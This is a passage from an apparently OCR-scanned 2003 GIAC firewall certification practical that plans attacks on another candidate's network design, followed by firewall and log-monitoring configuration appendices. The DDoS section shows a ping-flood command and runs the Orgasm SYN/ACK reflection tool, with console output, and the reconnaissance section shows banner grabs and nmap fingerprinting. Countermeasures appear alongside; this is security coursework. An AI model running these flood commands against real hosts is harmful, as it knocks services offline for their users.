
3. An attack designed to compromise an internal system.

Janice Robinson-Wells' practical is used for this assignment. I did not have any criteria when making this selection; it was made randomly from the list without any conditions in order to get a more real-world scenario.

Janice is GIAC GCFW number 352 and the practical can be found at:

http://www.giac.org/practical/Janice_Robinson-Wells_GCFW.doc

The network diagrams from this practical have been included below; for better quality refer to the original.



It is presumed that an attacker has already gleaned basic information about the target using sources such as the Internet registries[17] and Web based utilities such as Netcraft and Samspade[18].

[17] "Asia Pacific Network Information Centre." (URL: http://www.apnic.net/).
"American Registry for Internet Numbers." (URL: http://www.arin.net/).
"Réseaux IP Européens." (URL: http://www.ripe.net/).
"The Internet Network Information Centre." (URL: http://www.internic.net/).

[18] "samspade.org." (URL: http://www.samspade.org/).

Note: the target addresses used are taken from Janice's practical.

4.1. Attacking the firewall

The aim is to research and use an existing vulnerability that has been found for the firewall in an attack against it. The firewall used in this environment is Cisco PIX 515E running firmware version 6.2.

Several very useful websites[19] exist with searchable databases of exploits and vulnerabilities, which are used. The search is limited to finding only remotely exploitable vulnerabilities that were released within the previous year; it is assumed that prior releases would no longer be exploitable against the current version.

A total of two were found and some further general searches performed on Google[20] did not reveal any others.

1. "Cisco PIX Firewall TACACS+ or RADIUS HTTP traffic authentication denial of service."
   (URL: http://www.iss.net/security_center/static/10661.php)

2. "Cisco PIX Firewall TCP SYN packets denial of service."
   (URL: http://www.iss.net/security_center/static/10566.php)

The first does not affect this firewall in its current configuration but the second may as the firewall does have SSH enabled. More information on the second was found in the original bug report[21].

It is not clear from the bug report whether a complete connection can actually be created through which alteration of the configuration could occur. The bug report does state and demonstrate a completed TCP handshake. If this could be done, and the attacker were able to gain the relevant passwords through social engineering methods (or similar), then a complete compromise would be possible. (It is suspected that this must not be possible or more would have been made of this vulnerability.)

Janice's border router is configured with two access lists on the external interface, both inbound. An excerpt from page 20 of Janice's practical is shown below.

```
! Permit only established traffic to protect GIACE from DoS attacks.

access-list 100 permit tcp any any established

! Permit only traffic destined fro the GIACE address space.
```

[19] "CERT Coordination Centre." (URL: http://www.cert.org/).
"ICAT Metabase." (URL: http://icat.ni st.gov/).
"SecurityFocus Online." (URL: http://www.securityfocus.com/).

[20] "Google." (URL: http://www.google.com/).

[21] "Cisco PIX SSH/telnet dDOS vulnerability CSCdy51810."
(URL: http://archives.neohapsis.com/archives/bugtraq/2002 -11/0102.html).

```
access-list 100 permit ip any 199.120.36.0 0.0.0.31 any
```
(Robinson-Wells, p.20)

These permit any TCP traffic from any source to any destination if the traffic is established, and permit any traffic to the 199.120.36.0/27 network. In reality, the source must be from an allocated network as Janice performs ingress filtering of unallocated and reserved networks earlier in the access list.

The same is valid for outbound traffic. Janice appears to permit any traffic so long as it originates from the 199.127.36.0/27 network.

Note: in Janice's access lists she appears to permit traffic in for services, such as to the Web server, destined to addresses on the 199.120.36.0/27 network, but only permits traffic outbound from the 199.127.36.0/27 network.

These are quite relaxed permissions, it is clear this attack could be performed against the firewall if it were not for one problem: Janice has dutifully disabled directed broadcasts, so the border router would not forward the packets.

4.2. Denial of service attack

Denial of service attacks are occurring all the time on the Internet. During a three week period researches at CAIDA[22] performed backscatter analysis[23] that showed over 12,000 attacks against over 5,000 targets, and this figure has been growing.

4.2.1. Preparation

In this attack I have at my disposal 50 compromised cable modem and DSL systems from which to launch a distributed denial of service (DDoS) attack against the target. All of these compromised systems are GNU/Linux hosts that have been installed by people new to Unix and security.

Any attack of this nature is going to be noticed if it works as planned; it would not be a denial of service if the users of the service did not notice problems. So the biggest concern is choosing the most suitable (or tempting) attack, a variety of options are available.

1. The compromised systems could be used to directly flood the target in an attempt to fill the bandwidth limit on its Internet connection causing some legitimate traffic to be dropped. To disguise where the packets originate from, randomly spoofed source addresses would be used.

    a. Sending ICMP echo requests with large payloads is the simplest way to perform this attack. However, it is very easily solved once discovered by having the upstream provider drop ICMP echo request packets.

[22] "CAIDA." (URL: http://www.caida.org/).
[23] "Inferring Internet Denial-of-Service Activity." (URL: http://www.caida.org/outreach/papers/2001/BackScatter/).

As an example of how easy this can be done, the tool to perform this comes with every GNU/Linux distribution. On these systems the ping command has a flood (-f) option. The size (-s) option sets the payload size.

```
ping -f -s 1400 42.48.12.62
```

b. Sending UDP packets with large payloads is another way and is harder to defend against. UDP is often a required protocol and a port can be targeted (e.g. DNS). Additional difficulty is presented if the payload is crafted to appear useful.

2. A smurf attack could be performed. This attack is similar to the basic ICMP echo request flood described above, but instead of sending the echo requests directly to the target they are sent to smurf amplifiers[24]. The target address is used as the source address causing the ICMP echo replies to flood the target.

3. A TCP SYN flood could be performed, where the target is flooded with TCP SYN requests quickly filling up the connection table until it can no longer respond to legitimate connections. Spoofed source addresses are used so that the TCP SYN/ACK responses are lost, leaving the connection state half-open.

   Note: if the spoofed source address falls within a good and neighbourly network then a TCP RST response, ICMP unreachable, or prohibitively denied message should be sent back to close the connection.

4. A reflection attack could be performed. In this case the target address is used as a spoofed source address and packets are directed at live hosts to generate a response. (This is similar to a smurf attack, where packets are reflected off networks.)

   a. If a TCP SYN request is sent to the reflectors then they will send a SYN/ACK response to the target; when they do not receive an ACK response from the target they will send it a few more times until the half-open connection times out.

   b. In theory a great way to perform this attack is using a list of high capacity name servers as reflectors, sending valid DNS queries to them, the response to which is sent to the target. This can be done because many name servers will respond to a DNS query by referring the client to the root servers. Therefore, every small DNS query packet from the attacker is amplified into a large response packet to the target.

A TCP SYN/ACK reflection attack has been selected to be performed against the target's Web server as a test case. It is uncertain what the results will be.

[24] "netscan.org." (URL: http://www.netscan.org/).

Orgasm v1.0 written by pHrail from Division 7 is used and it was uploaded to the compromised systems with the initial custom root kit. Orgasm requires the libpcap library and the Net::RawIP Perl module to be installed; both are distributed with the tool.

A larger number of reflectors better distributes the load, and makes it more difficult to defend against. A list of reflectors is gathered using scripts which spider the Internet. Many are at high capacity sites that are not expected to notice the small amount of traffic generated by this attack. This list will serve to be useful in future DDoS attacks and was worth the effort.

Unlike some other DDoS tools Orgasm does not have a client/server model, instead it is run manually. It takes four command line arguments, the target, the number of packets to send, the destination port, and a file containing the list of reflectors.

```
narchost:~/pHorgasm# ./orgasm.pl 192.0.2.18 10 80 r3fl3ktOrz.txt
*** Choose Your Connection Speed

*** (1) 56k - Dialup
*** (2) Cable/DSL T1-T3
*** (3) OC UBER Line *f0r smurf cuz it's never enough*
*** Choice: 2

*** Now Reading Hosts Into Array

*** Now finGerBanGinG 192.0.2.18
*** Port: 80
*** Ctrl-C To stop Process
*** Division7 oWnz j00r soul
*** by pHrail
*** ________________ ________________

dv8ing j00 bitCh!
Total Time:  2 wallclock secs ( 0.77 usr +  1.16 sys =  1.93 CPU)

pHrail (#division7)
narchost:~/pHorgasm#
```

In the example given, 10 packets were sent to each reflector, and there were 200 reflectors included in the file, amounting to 2000 TCP SYN/ACK packets sent to the target. This example would not cause any denial of service and is shown only as an example of the usage.

After testing the tool briefly against some other random targets it is found that approximately 1000 TCP SYN packets per second, on average, can be sent by each compromised system, a combined force of approximately 50,000 SYN packets per second.

4.2.2. Execution

The attack is then started against the real target.

```
zombie01:~/pHorgasm# ./orgasm.pl 199.120.36.6 7 1000 80 r3fl3ktOrz.txt
*** Choose Your Connection Speed

*** (1) 56k - Dialup
*** (2) Cable/DSL T1-T3
*** (3) OC UBER Line *f0r smurf cuz it's never enough*
*** Choice: 2

*** Now Reading Hosts Into Array
```

```
*** Now finGerBanGinG 199.120.36.67
*** Port: 80
*** Ctrl-C To stop Process
*** Division7 oWnz j00r soul
*** by pHrail
*** ____________________________
```

The target soon goes offline. It turns out that it is connected to the Internet by a T1 (1.5 Mbps) connection and it is estimated over 2 Mbps of traffic is being generated by the flood.

4.2.3. Countermeasures

First the upstream provider should be contacted to attempt some immediate remedies. They may have intelligent signature based traffic control systems designed for responding to these attacks, or they may be able to perform stateful packet filtering on behalf of the customer. If not, the options remain.

TCP SYN/ACK responses should never been seen inbound to hosts that are only provide services to customers (e.g. the Web server).

Orgasm uses a random source port when it generates the TCP SYN requests, meaning the TCP SYN/ACK responses are directed to the target at that random port. All the upstream provider would need to do is deny any packet not destined to the service ports on the target address.

Note: Orgasm is most appropriate for attacking targets that create outbound connections. Orgasm should be modified to optionally use the target port as the source port, which would defeat the filtering described.

Should Orgasm be modified to target the service ports, or its target changed to a host creating outbound connections (e.g. the firewall) then the options left to the business are:

1. Wait for it to stop (if it ever will).

2. Change the target's address and have the upstream provider deny any packet destined to the old address.

3. Purchase a higher capacity Internet connection.

4. Change to an upstream provider that offers better services.

The victim can also blacklist known bad networks, countries, or regions. Many sites will actually blacklist and region they do not do business with. This is not a full proof solution, but it will help with some types of DDoS attacks.

Next, the operators of the hosts being used as reflectors should be contacted and informed of the situation. If helpful, they, or their upstream provider, may be in a position to help trace the origin of the attack. In theory it is possible to trace the attack back to the origin, but operators are often too busy and rarely helpful unless it adversely affects them.

Network operators share part of the responsibility for preventing these DDoS attacks.[25] Proper egress filtering needs to be implemented; in this case it would have prevented the initial TCP SYN requests leaving the network of origin.

To help prevent against being used as a reflector, operators should not permit packets from a source port of less than 1024 to the majority of services unless it is specifically required by that service.

IPv6 should stop spoofing, but it remains forever on the horizon.

Note: Orgasm is included in Appendix E, and may be downloaded (along with many other DDoS tools) from: http://www.packetstormsecurity.nl/distributed/

4.3. Compromising an internal system

A few techniques, or combinations of techniques, could be used in an attempt to compromise an internal system.

1. Social engineering, where information is gained through confidence scams against personnel.

2. Entering through an open (or weak) backdoor, by finding a listening modem (war dialling), open wireless network (war walking), or using another connection to the site (e.g. a partner WAN connection).

3. Subversion of weak firewall rules to insert traffic.

4. Exploits against vulnerable services.

The first three are quickly eliminated. The attacker lacks social engineering skills. The target is remote, so war dialling and war walking attempts cannot be made. No information is known about the partners (if the target were local then dumpster diving might reveal useful information). Finally, subverting the firewall rules could be noisy, triggering IDS sensors and causing the operator to take preventative action.

Netcraft maintain a database and history of the type and versions of servers that a site operates, and this is a great way to get information without possibly announcing intentions to the target. If the history is complete, then deductions can be made about the capabilities of the target's operators. Any long periods between updates may indicate lax security practises. In this case the Netcraft database reveals the target is running Apache, but does not reveal a version.

Banner grabs are performed against the mail and name servers. Information is normally given about the software and version in use. To grab the banner from the mail server telnet can be used. The following is an example only.

[25] "Network Ingress Filtering." (URL: ftp://ftp.rfc -editor.org/in-notes/rfc2267.txt).

```
<kjp@milo:~>$ telnet mail .giac.com 25
Trying 192.0.2.25...
Connected to mail.giac.com.
Escape character is '^]'.
220 mail.giac.com ESMTP  Sendmail 8.12.6/8.12.6; Tue, 29 Apr 2003 11:39:40
+1200 (NZST)
^]
telnet> close
Connection to mail.giac.com closed.
<kjp@milo:~>$
```

To grab the banner from the name server dig can be used. The following is an example only.

```
<kjp@milo:~>$ dig @dns.giac.com txt chaos version.bind.

; <<>> DiG 8.3 <<>> @dns.giac.com txt chaos version.bind.
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUERY SECTION:
;;      version.bind, type = TXT, class = CHAOS

;; ANSWER SECTION:
version.bind.           0S CHAOS  TXT    "9.2.1"

;; Total query time: 7 msec
;; FROM: milo to SERVER: dns.giac.com  192.0.2.53
;; WHEN: Tue Apr 29 11:37:19 2003
;; MSG SIZE  sent: 30  rcvd: 48

<kjp@milo:~>$
```

Note: it is assumed that, as a GIAC GCFW, Janice has altered all of these configurations to remove identifying traits.

Making that banner grab against the name server was possibly a bad move, Janice's IDS sensor likely would have spotted it and raised an alert.

An nmap fingerprint attempt is performed against the target, revealing it is a Solaris 8 host.

```
      nmap -P0 -O -p 70-90,440-450 192.0.2.80

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on www.giac.com (192.0.2.80):
(The 30 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=50146 (Worthy challenge)
Remote operating system guess: Sun Solaris 8 early ac ces beta through actual
release

Nmap run completed -- 1 IP address (1 host up) scanned in 27 seconds
```

This scan was also probably a bad move. It may likely have caused denied packets to show up in the log. Port ranges should not have been specified, instead the single ports should have been used.

The only information that has been gathered so far is that the site is running an unknown version of Apache on Solaris 8. The mail and name servers are unknown but it is presumed that they are recent versions. Because the operator has the presence of mind to hide banners, they would probably be security conscious.

Little is revealed when searching for ready made exploits against this combination of systems. Attempts could be made using old exploits against the systems, but instead the attacker has chosen to keep the target on his to do list. When a new exploit is discovered he will attempt to use it immediately, hopefully before the target is patched.

5. References

Zwicky, Elizabeth D., Cooper, Simon, & Chapman, D. Brent. “Building Internet Firewalls.” Sebastopel: O’Reilly & Associates, 2000.

Henry, Paul. “Why CyberGuard? 26 Reasons to Choose CyberGuard Firewalls.”
URL: http://www.ricis.com/products/cyberguard/whycybg.pdf (April 2003)

CERT/CC.“CERT Advisory CA-2003-07 Remote Buffer Overflow in Sendmail.” April 2003.
URL: http://www.cert.org/advisories/CA-2003-07.html (April 2003)

CERT/CC. “CERT Advisory CA-2003-12 Buffer Overflow in Sendmail.” April 2003.
URL: http://www.kb.cert.org/vuls/id/897604 (April 2003)

CERT/CC. “CERT Advisory CA-2003-13 Multiple Vulnerabilities in Snort Preprocessors.” April 2003.
URL: http://www.cert.org/advisories/CA-2003-13.html (April 2003)

Visa. “Account Information Security.”
URL: http://www.visa.com/secured/ (5 April 2003)

Tisdale, Nathan. “Visa Security Standards.” 16 May 2001.
URL: http://www.sans.org/rr/ecommerce/visa.php (5 April 2003)

Lawler, Scott. “Are you a good Internet neighbour?” 24 October 2000.
URL: http://www.sans.org/rr/start/neighbor.php (5 April 2003)

Hurst, Jim. “What are some emerging options for NIDS?”
URL: http://www.sans.org/resources/idfaq/emerg_nids.php (5 April 2003)

Manning, Bill. “Documenting Special Use IPv4 Address Blocks.” 26 May 2002.
URL: http://www.ietf.org/internet-drafts/draft-manning-dsua-08.txt (8 April 2003)

Ferguson, Cisco Systems, Senie, BlazeNet. “Network Ingress Filtering.” January 1998.

URL: ftp://ftp.rfc-editor.org/in-notes/rfc2267.txt (8 April 2003)

Baker, F. Cisco Systems. “Requirements for IP Version 4 Routers.” June 1995.
URL: ftp://ftp.rfc-editor.org/in-notes/rfc1812.txt (8 April 2003)

Senie, D. Amaranth Networks. “Changing the Default for Directed Broadcasts in Routers.” August 1999.
URL: ftp://ftp.rfc-editor.org/in-notes/rfc2644.txt (8 April 2003)

Ziemba, Alantec, Reed, Cybersource, Traina, Cisco Systems. “Security Considerations for IP Fragment Filtering.” October 1995.
URL: ftp://ftp.rfc-editor.org/in-notes/rfc1858.txt (9 April 2003)

Zimmerman, D. “The Finger User Information Protocol.” December 1991.
URL: ftp://ftp.rfc-editor.org/in-notes/rfc1288.txt (9 April 2003.

Mordijck, Toon. “Disabling Unneeded Features and Services on Cisco Internet Gateway Routers.” 13 August 2001.
URL: http://www.sans.org/rr/netdevices/disabling.php (12 April 2003)

Cisco Systems. “TCP and UDP Small Servers.”
URL: http://www.cisco.com/warp/public/66/23.html (12 April 2003)

Cisco Systems. “Defining Strategies to Protect Against UDP Diagnostic Port Denial of Service Attacks.” 23 December 2002.
URL: http://www.cisco.com/warp/public/707/3.html (12 April 2003)

Davies, Evan. “CBAC – Cisco IOS Firewall Feature Set Foundations.” 18 February 2002.
URL: http://www.sans.org/rr/firewall/CBAC.php (12 April 2003)

Cisco Systems. “Cisco IOS Firewall Content Based Access Control.”
16 January 2003.
URL:
http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120t/120t5/iosfw2/iosfw2_2.htm (12 April 2003)

Cisco Systems. “Cisco IOS Firewall Feature Set.” 1 April 2003.
URL: http://www.cisco.com/univercd/cc/td/doc/pcat/iofwfts1.htm (12 April 2003)

Microsoft Corporation. “Active Directory in Networks Segmented by Firewalls.“ 30 August 2002.
URL:
http://www.microsoft.com/windows2000/techinfo/planning/activedirectory/adsegment.asp

Microsoft Corporation. “XCCC: Setting TCP/IP Ports for Exchange and Outlook Client Connections Through a Firewall.” 4 February 2003.

URL: http://support.microsoft.com/support/kb/articles/Q155/8/31.asp (15 April 2003)

Microsoft Corporation. “XADM: Setting TCP/IP Port Numbers for Internet Firewalls.” 17 March 2003.
URL: http://support.microsoft.com/support/kb/articles/Q148/7/32.asp (15 April 2003)

Microsoft Corporation. “XCCC: Exchange 2000 Windows 2000 Connectivity Through Firewalls.” 3 Octobor 2002.
URL: http://support.microsoft.com/support/kb/articles/Q280/1/32.asp (15 April 2003)

Fyodor. “nmap - Network exploration tool and security scanner.”
URL: http://www.insecure.org/nmap/data/nmap_manpage.html (23 April 2003)

Postel, J. “User Datagram Protocol.” 28 August 1980.
URL: ftp://ftp.rfc-editor.org/in-notes/rfc768.txt (24 April 2003)

Postel, J., DARPA. “Transmission Control Protocol.” September 1981.
URL: ftp://ftp.rfc-editor.org/in-notes/rfc793.txt (24 April 2003)

Moore, David, Voelker, Geoffrey, and Savage, Stefan. “Inferring Internet Denial-of-Service Activity." 2001.
URL: http://www.caida.org/outreach/papers/2001/BackScatter/ (26 April 2003)

Spitzner, Lance. “Auditing Your Firewall Setup.” 12 December 2000.
URL: http://www.spitzner.net/audit.html (26 April 2003)

Wai, Chan Tuck. “Conducting a Penetration Test on an Organization.” 4 October 2001.
URL: http://www.sans.org/rr/audit/penetration_test.php (26 April 2003)

Layton, Timothy. “Penetration Studies – A Technical Overview” 30 May 2002.
URL: http://www.sans.org/rr/penetration/studies.php (26 April 2003)

Dethy. “Examining port scan methods - Analysing Audible Techniques.” 2001.
URL: http://www.synnergy.net/Archives/Papers/dethy/portscan.txt (26 April 2003)

Robinson-Wells, Janice. “GIAC Enterprises, Security Architecture and Policy.” 2002.
URL: http://www.giac.org/practical/Janice_Robinson-Wells_GCFW.doc (26 April 2003)

Barlow, Jason, and Thrower, Woody. “TFN2K - An Analysis.” 10 February 2000.
URL: http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt (27 April 2003)

Reichen, Nils. “Cisco PIX SSH/telnet dDOS vulnerability CSCdy51810.” 5 November 2002.
URL: http://archives.neohapsis.com/archives/bugtraq/2002-11/0102.html (27 April 2003)

CERT/CC. “CERT Advisory CA-2002-36 Multiple Vulnerabilities in SSH Implementations.” March 2003.
URL: http://www.cert.org/advisories/CA-2002-36.html (27 April 2003)

6. Appendices

6.1. Appendix A – ipf.conf

```
# ipf.conf -- Sample IP Filter configuration file.
# Written by Kris Price.
#
# A sample IPF configuration that does not use any of the advanced
# features (such as filtering IP fragments and option headers).
#
# Provided as a brief gui deline for the IP Filter configuration on the
# GIAC Enterprises internal hosts . The mail host is used for this .

# Block anything not explicitly permitted.

block in log all
block out log all

# Allow ping to any. Allow ping from the administrators and th  e eChannel
# log host. Allow ping from the remote access users.

pass out quick on eri0 proto icmp from 10.1.1.9/32 to any icmp -type echo
pass in  quick on eri0 proto icmp from any to 10.1.1.9/32 icmp -type echorep

pass in  quick on eri0 proto icmp from 10 .20.6.65/32 to 10.1.1.9/32 icmp -
type echo
pass out quick on eri0 proto icmp from 10.1.1.9/32 to 10.20.6.65/32 icmp  -
type echorep

pass in  quick on eri0 proto icmp from 10.20.6.66/32 to 10.1.1.9/32 icmp  -
type echo
pass out quick on eri0 proto icmp from 10.1. 1.9/32 to 10.20.6.66/32 icmp -
type echorep

pass in  quick on eri0 proto icmp from 10.20.6.67/32 to 10.1.1.9/32 icmp  -
type echo
pass out quick on eri0 proto icmp from 10.1.1.9/32 to 10.20.6.67/32 icmp  -
type echorep

pass in  quick on eri0 proto icmp from 10.2 0.6.68/32 to 10.1.1.9/32 icmp -
type echo
pass out quick on eri0 proto icmp from 10.1.1.9/32 to 10.20.6.68/32 icmp  -
type echorep

pass in  quick on eri0 proto icmp from 10.5.3.8/32 to 10.1.1.9/32 icmp  -type
echo
pass out quick on eri0 proto icmp from 10.1.1.9/ 32 to 10.5.3.8/32 icmp -type
echorep

pass in  quick on eri0 proto icmp from 10.1.38.0/24 to 10.1.1.9/32 icmp  -type
echo
pass in  quick on eri0 proto icmp from 10.1.1.9/32 to 10.1.38.0/24 icmp  -type
echorep

# Allow FTP from the firewall, VPN terminator, and  router.
pass in  quick on eri0 proto tcp from 10.1.1.1/32 port > 1023 to 10.1.1.9/32
port = 21 flags S keep state
pass out quick on eri0 proto tcp from 10.1.1.9/32 port = 20 to 10.1.1.1/32
port > 1023 flags S keep state
pass in  quick on eri0 proto tcp fro m 10.1.1.1/32 port > 1023 to 10.1.1.9/32
port > 1023 flags S keep state
```

```
pass in  quick on eri0 proto tcp from 10.1.1.1/32 port > 1023 to 10.1.1.9/32
port = 21 flags S keep state
pass out quick on eri0 proto tcp from 10.1.1.9/32 port = 20 to 10.1.1.1/32
port > 1023 flags S keep state
pass in  quick on eri0 proto tcp from 10.1.1.1/32 port > 1023 to 10.1.1.9/32
port > 1023 flags S keep state

pass in  quick on eri0 proto tcp from 42.48.12.61/32 port > 1023 to
10.1.1.9/32 port = 21 flags S keep state
pass in  quick on eri0 proto tcp from 42.48.12.61/32 port > 1023 to
10.1.1.9/32 port > 1023 flags S keep state

# Allow NTP from the applications networks, the corporate gateway
# networks, the router, and the eChannel log host.

pass in  quick on eri0 proto udp fr om 10.1.0.0/19 port = 123 to 10.1.1.9/32
port = 123 keep state
pass in  quick on eri0 proto udp from 10.3.0.0/19 port = 123 to 10.1.1.9/32
port = 123 keep state
pass in  quick on eri0 proto udp from 10.5.3.8/32 port = 123 to 10.1.1.9/32
port = 123 keep sta te
pass in  quick on eri0 proto udp from 42.48.12.61/32 port = 123 to
10.1.1.9/32 port = 123 keep state

# Allow SSH to anywhere in the architecture and from the administrators.

pass in  quick on eri0 proto tcp from 10.1.32.0/24 port > 1023 to
10.1.1.9/32  port = 22 flags S keep state

pass out quick on eri0 proto tcp from 10.1.1.9/32 port > 1023 to 10.1.1.0/19
port = 22 flags S keep state
pass out quick on eri0 proto tcp from 10.1.1.9/32 port > 1023 to 10.1.3.0/19
port = 22 flags S keep state
pass out quick on eri0 proto tcp from 10.1.1.9/32 port > 1023 to 10.1.5.0/19
port = 22 flags S keep state

pass out quick on eri0 proto tcp from 10.1.1.9/32 port > 1023 to
10.20.6.65/32 port = 22 flags S keep state
pass in  quick on eri0 proto tcp from 10.20.6.65/32 po rt > 1023 to
10.1.1.9/32 port = 22 flags S keep state

pass out quick on eri0 proto tcp from 10.1.1.9/32 port > 1023 to
10.20.6.66/32 port = 22 flags S keep state
pass in  quick on eri0 proto tcp from 10.20.6.66/32 port > 1023 to
10.1.1.9/32 port = 22 flag s S keep state

pass out quick on eri0 proto tcp from 10.1.1.9/32 port > 1023 to
10.20.6.67/32 port = 22 flags S keep state
pass in  quick on eri0 proto tcp from 10.20.6.67/32 port > 1023 to
10.1.1.9/32 port = 22 flags S keep state

pass out quick on eri0 proto tcp from 10.1.1.9/32 port > 1023 to
10.20.6.68/32 port = 22 flags S keep state
pass in  quick on eri0 proto tcp from 10.20.6.68/32 port > 1023 to
10.1.1.9/32 port = 22 flags S keep state

# Allow IMAP, POP3, and SMTP from the remote access users.

pass in  quick on eri0 proto tcp from 10.1.38.0/24 port > 1023 to
10.1.1.9/32 port = 25 flags S keep state
pass in  quick on eri0 proto tcp from 10.1.38.0/24 port > 1023 to
10.1.1.9/32 port = 110 flags S keep state
pass in  quick on eri0 proto tcp from 10.1. 38.0/24 port > 1023 to
10.1.1.9/32 port = 143 flags S keep state

# Allow SMTP to and from the firewall and Microsoft Exchange server.

pass out quick on eri0 proto tcp from 10.1.1.9/32 port > 1023 to 10.1.1.1/32
port = 25 flags S keep state
pass in  quick  on eri0 proto tcp from 10.1.1.1/32 port > 1023 to 10.1.1.9/32
port = 25 flags S keep state

pass out quick on eri0 proto tcp from 10.1.1.9/32 port > 1023 to
10.20.2.35/32 port = 25 flags S keep state
pass in  quick on eri0 proto tcp from 10.20.2.35/32 por t > 1023 to
10.1.1.9/32 port = 25 flags S keep state
```

```
# Allow syslog to the log host.

pass out quick on eri0 proto udp from 10.1.1.9/32 to 10.3.1.8/32 port = 514
```

6.2. Appendix B – logsurfer.conf

```
# logsurfer.conf -- Sample Logsurfer configuration.
# Written by Kris Price.
#
# This is just a dummy Logsurfer configuration containing some rules
# found to be useful with the Nortel Contivity. None are included for the
# CyberGuard firewall as those are straight forward.

##
## Snort alerts generated by the Nortel Co ntivity.
##

# Sometimes occurs when logining into the management interface.

':1260:.*WEB-MISC long basic authorization string.*10.1.3.6' - - - 0 ignore

# Nortel Contivity backups perform a lot of CWDs and USERs and in
# general appear to be weird.

':1919:.*FTP CWD overflow attempt.*10.3.1.6' - - - 0 ignore
':1734:.*FTP USER overflow attempt.*10.3.1.6' - - - 0 ignore

# Old vulnerability.

':1765:.*Nortel Contivity cgiproc' - - - 0 igno re

##
## Nortel Contivity log messages.
##

# No reply was recieved from the Radius server (it may be down).

'RADIUS: no reply from Radius server' - - - 0
 continue rule before 'RADIUS: no reply from Radius server' - - - 300 ignore

'.*/([^ ]*).*/.*/.*RADIUS: no reply from Radius server' - - - 0
 pipe "..."

# An IPSec us er attempted to authenticate without a first using the
# group password.

'tSessAsync.*Failed Login Attempt. Invalid Account:' - - - 0
 continue rule before 'tSessAsync.*Failed Login Attempt. Invalid Account:' -
- - 300 ignore

'.*/([^ ]*).*/.*/.* tSessAsy nc.*Failed Login Attempt. Invalid Account:' - -
- 0
 pipe "..."

# An IPSec user attempted to authenticate using the incorrect group
# password.

'tIsakmp.*Failed Login Attempt: Username=' - - - 0
 continue rule before 'tIsakmp.*Failed Login Attempt: Usern ame=' - - - 300
ignore

'.*/([^ ]*).*/.*/.*tIsakmp.*Failed Login Attempt: Username=' - - - 0
 pipe "..."

# An IPSec user attempted to authenticate using a local account. (Should
# be using RADIUS. Not sure whether this is triggered by Branch Office
# connections.)

'attempting authentication using LOCAL' - - - 0
 continue rule before 'attempting authentication using LOCAL' - - - 300
ignore

'.*/([^ ]*).*/.*/.*attempting authentication using LOCAL' - - - 0
